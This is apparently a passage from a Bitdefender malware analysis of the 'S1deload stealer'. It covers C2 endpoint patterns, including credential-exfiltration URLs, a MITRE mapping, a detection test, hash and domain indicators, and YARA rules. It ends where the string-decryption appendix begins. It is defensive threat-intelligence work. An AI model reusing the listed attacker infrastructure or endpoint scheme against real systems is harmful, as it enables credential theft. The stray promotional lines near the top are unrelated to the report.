
Please read to avoid losing money

- Buy with video link in public mode https://www.youtube.com/watch?v=zBBmkbIQaNo

Total payment: 0 coin

These are the same two services that the malware's final payload targets.

The domain is registered with the following contact information. The registrant's contact information may be fake: the last name *The Viet* seems like a nickname, and the organization's name is a very generic *Pay*. The street name is the name of a province in Vietnam.



Registrant Contact

Name:	Nguyen The Viet
Organization:	Pay
Street:	Viet Nam Bac Ninh
City:	Bac Giang
State:	Ha Noi
Postal Code:	230000
Country:	VN
Phone:	+84[redacted]
Email:	[redacted]@gmail.com

Similarities between components

The sideloaded .NET DLLs share similarities, even if they have different purposes.

They share the persistence mechanism, the string decryption function, the registry utility functions and the helper functions used for extracting zips.

These similarities show that the codebase is developed by a single individual or small organization.

Network infrastructure

We observed multiple domains registered and used by the attacker, but some patterns emerged.

Each of their servers is behind Cloudflare.

Subdomains/endpoints serve the same purpose on different domains:


subdomain / URL	Purpose
cdn.<domain> dl.<domain>	Delivers static content, such as chrome64.zip or task that should be executed
<domain>/Canon/sparkle-windows.xml	Used by loader to download C2 component
<domain>/commonupdate	Querying C2 for tasks to unpack and execute
<domain>/api/task/update	Updating the status of the task with the C2 i.e. when a new task is executed

ytb.<domain>:8080	Websocket sending commands to extension used for youtube view boosting.
log.<domain>/api/logs6	Used for logging exceptions occurring during bot execution
cdn.<domain>/log.php cdn.<domain>/lol3.php cdn.<domain>/lolda.php	Used by mining payload to obtain mining parameters
<domain>/api/google <domain>/api/google2 <domain>/api/google3 <domain>/api/google4 <domain>/api/logins/add	Credential stealing component sends its output to these URLs


Campaign distribution

We observed more than 600 users affected by this malware in our telemetry.

Below you can find the heatmap:



Below you can find the Campaign evolution:



Privacy Impact

S1deload stealer has serious privacy implications for the victim infected with it. The malware exfiltrates the victim's saved credentials, including email, social media or even financial accounts. The threat actor can access these accounts or sell them on the dark web.

With access to the victim's accounts, threat actors can perform identity theft or blackmail the victim and threaten to expose their private information on a public website if they do not comply.

MITRE techniques breakdown

Execution	Persistence	Defense Evasion	Credential Access	Command and Control	Exfiltration	Impact
User Execution: Malicious File	Hijack Execution Flow: DLL Side-Loading	Deobfuscate/Decode Files or Information	Credentials from Password Stores: Credentials from Web Browsers	Application Layer Protocol: Web Protocols	Exfiltration Over C2 Channel	Resource Hijacking
Native API	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Hide Artifacts: Hidden Files and Directories	Steal Web Session Cookie			
		Hide Artifacts: Hidden Window				
		Hijack Execution Flow: DLL Side-Loading				
		Masquerading: Match Legitimate Name or Location				


How does Bitdefender defend against the campaign?

For our testing, we installed the latest version of BEST in a virtual machine. We chose the first archive from the *Lure archives* section as the test payload. We extracted the archive and double clicked on *AlbumGirlSexy.exe* as a victim would.

Protection

Initially, we set BEST's policies to block threats as soon as possible.

The Dropper was detected by Anti-Malware engines as soon as *AlbumGirlSexy.exe* was executed, stopping the attack in its tracks.



Event log:

Antimalware 28 Dec, 12:13

On-Access scanning has detected a threat. The file has been deleted. C:\Users\Administrator\Downloads\AlbumGirlSexy\WDSync.dll is malware of type Trojan.GenericKD.63926348


General 28 Dec, 12:11

New security settings have been received and applied.


Detection

To test the detection and visibility of our product throughout the entire infection chain, we adjusted BEST's policies to not block malicious processes, only report them to the console.

Bitdefender detects each process presented in the infection chain, alongside their .dlls.



The graph view allows a system administrator or SOC analyst to view detailed information about the infection, such as the registry keys used for persistence or the URL of the C2 server.



LogMessager2022
Registry

ALERTS

Registry detected as SUSPICIOUS by analysis

RunKeyWrittenByProcessInSuspiciousLocation


Run Key Write

REMEDIATION

No actions taken

REGISTRY INFO

Registry Data:	C:\Users\Administrator\AppData\Roaming\Canon\CNQ.exe
Registry Key:	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Registry Value:	LogMessager2022



neukoo.top/commonupdate?version=8B9F-753D-43F0-29A8-717E-B00E-6AF0-D2E9&uuid...
Requested Host

ALERTS

Domain detected as SUSPICIOUS by analysis

SuspiciousDownload

INVESTIGATION

Network Presence

1 endpoints First Seen On: 28 Dec 2022, 11:27

REMEDIATION

No actions taken

Prevent

Add URL as exception

DOMAIN INFO

Requested URL:	neukoo.top/commonupdate?version=8B9F-753D-43F0-29A8-717E-...
Remote Port:	80
Protocol:	http
Request Method:	GET
Stream Type:	N/A
Extracted File Name:	N/A
Source Application:	c:\users\administrator\appdata\roaming\bluestack\diskcompactio...

Conclusion

In this article, we presented **S1deload stealer**, which infects victims' PCs, steals users' credentials, and uses the PCs as bots for farming YouTube views, spamming on Facebook pages and cryptojacking.

The malware sideloads its components into legitimate applications throughout the infection chain to avoid detection by AVs. After establishing communication with the C2 server, the malware can take control of the machine, as it can download and execute additional components.

The stealer component we observed in the wild steals the saved credentials from the victim's browser, exfiltrating them to the malware author's server. The malware author uses the newly obtained credentials to spam on social media and infect more machines, creating a feedback loop.

The malware author monetizes the machines it controls by selling YouTube and Facebook boosting services. The Chrome controller component starts a hidden browser on the victim's machine and instructs it to repeatedly play YouTube videos.

To defend against this threat, only execute software that originates from a trusted source, and keep your antivirus up to date.

References

[1] https://businessinsights.bitdefender.com/tech-explainer-what-is-dll-sideloading

[2] https://learn.microsoft.com/en-us/windows/win32/inputdev/wm-lbuttondown

[3] https://learn.microsoft.com/en-us/windows/win32/inputdev/wm-lbuttonup

[4] https://learn.microsoft.com/en-us/windows/win32/inputdev/wm-mousemove

[5] https://support.google.com/youtube/answer/3399767?hl=en

[6] https://learn.microsoft.com/en-us/dotnet/api/system.security.cryptography.protecteddata.unprotect?view=dotnet-plat-ext-7.0

[7] https://developers.facebook.com/docs/marketing-api/business-asset-management/guides/ad-accounts

[8] https://developers.facebook.com/docs/graph-api/changelog/version3.0/

[9] https://developers.facebook.com/docs/graph-api/reference/user/accounts/

[10] https://developers.facebook.com/docs/graph-api/reference/page/

[11] https://developers.facebook.com/docs/graph-api/reference/v15.0/group

[12] https://developers.facebook.com/docs/graph-api/reference/v15.0/user/groups

[13] https://miniz.ch/

[14] https://www.blackhatworld.com/seo/why-your-fb-account-is-banned-api-check.1246056/

Indicators of Compromise

Hashes

Lure archives

```
78cbd99e68bf630bb57e5207c3aa830729f8a6c882ab194bd16a87fdf79e4483
e593682d3bebfec43accfe51f7760cc3b70dd774ae5f63dc9aa51c86ba4f8044
d047c3c62eebdd959eff8cb83bccb19f5579c47141d87948ce018afa119e7013
4db454a99ece9b30c29e12b245e76726b824a05f023ce73527be3cb5c1e1ba3a
```

Dropper

```
4899ec50e71a1a7a1e45b805382fc59dc2ff7dcb164a898bab85d30ca83256cf
```

Loader

```
a4d03e64906d46d6966c2fefe84c5e0bf9c85f12137a1bcf45639941b68e90da
```

C2 communication module

```
e7987a21897de6f41b58c06ef64f85acfd1c6cc78eb01ad3d8963839c70cb10e
```

Chrome controller

```
2799c2a302164626c77dd73bf755981be3ff159cc0d2e85c1c54b620fd815132
```

Stealer

```
f0f37a2f0c07538a2382f52c540d41077f98c5acf6d6e029260a488bcf165688
```

Miner archive

```
ed2c61f801516e0d357541048b980e074068a7ebe8cc3393c6f3ea1115e1201c
```

Miner

```
6e6c590f10504eec5f426f86630f1b9dd73a5e5990a4bd4bc4371591c478fdd6
```

Domain names

```
appfree.club

dolala.xyz

micbig.top

mictobig.xyz

napala.top

neuka.top
```

```
neukoo.top

shopproxy.live

papazz.xyz

poloke.top

programe.top

progriu.top

puname.top

ubutun.xyz
```

Yara rules

```
import “pe”

rule S1deloadStealer_Registry
{
    meta:
        author = “Acs David - Bitdefender”
        date = “2022-12-05”
        hash = “2799C2A302164626C77DD73BF755981BE3FF159CC0D2E85C1C54B620FD815132”

    strings:
        $reg_util_namespace = “RegistryUtils”
        $reg_util_get_registry_value = “GetRegistryValue”
        $reg_util_set_registry_value = “SetRegistryValue”

        $set_persistence_instructions = { 28 [6-8] 2C [2-3] 74 [6-8] 16 91 18 2E ??
1F 0C 8D [6-8] 16 18 9C [2-4] 20 [4] 28 [4] 20 [4] 28 [4] 11 ?? 19 17 28 }

    condition:
        pe.is_pe
        and filesize <= 1MB
        and pe.imports(“mscoree.dll”)
        and (all of them)
}

rule S1deloadStealer_ID_generation
{
    meta:
        author = “Acs David - Bitdefender”
        date = “2022-12-05”
        hash = “F0F37A2F0C07538A2382F52C540D41077F98C5ACF6D6E029260A488BCF165688”

    strings:
        $get_msuuid = “getMSUUID”
        $id_generation_code = { 1F 09 8D [4] 0? 0? 16 20 [4] 28 [4] A2 0? 17 28 [4]
A2 0? 18 20 [4] 28 [4] A2 0? 19 28 [4] A2 0? 1A 20 [4] 28 [4] A2 0? 1B 28 [4] A2 0?
1C 28 [4] A2 0? 1D 20 [4] 28 [4] A2 0? 1E 28 [4] A2 0? 28 [4] 28 [4] 0B DE }
```

```
    condition:
        pe.is_pe
        and filesize <= 1MB
        and pe.imports("mscoree.dll")
        and (any of them)
}

rule S1deloadStealer_PDB_path
{
    meta:
        author = "Acs David - Bitdefender"
        date = "2022-12-05"
        hash = ""

    condition:
        pe.is_pe
        and pe.pdb_path contains "C:\\Users\\KienTi\\Documents"
        and filesize <= 1MB
        and pe.imports("mscoree.dll")
}
```

Appendix A - String Decryption code

```
using System;
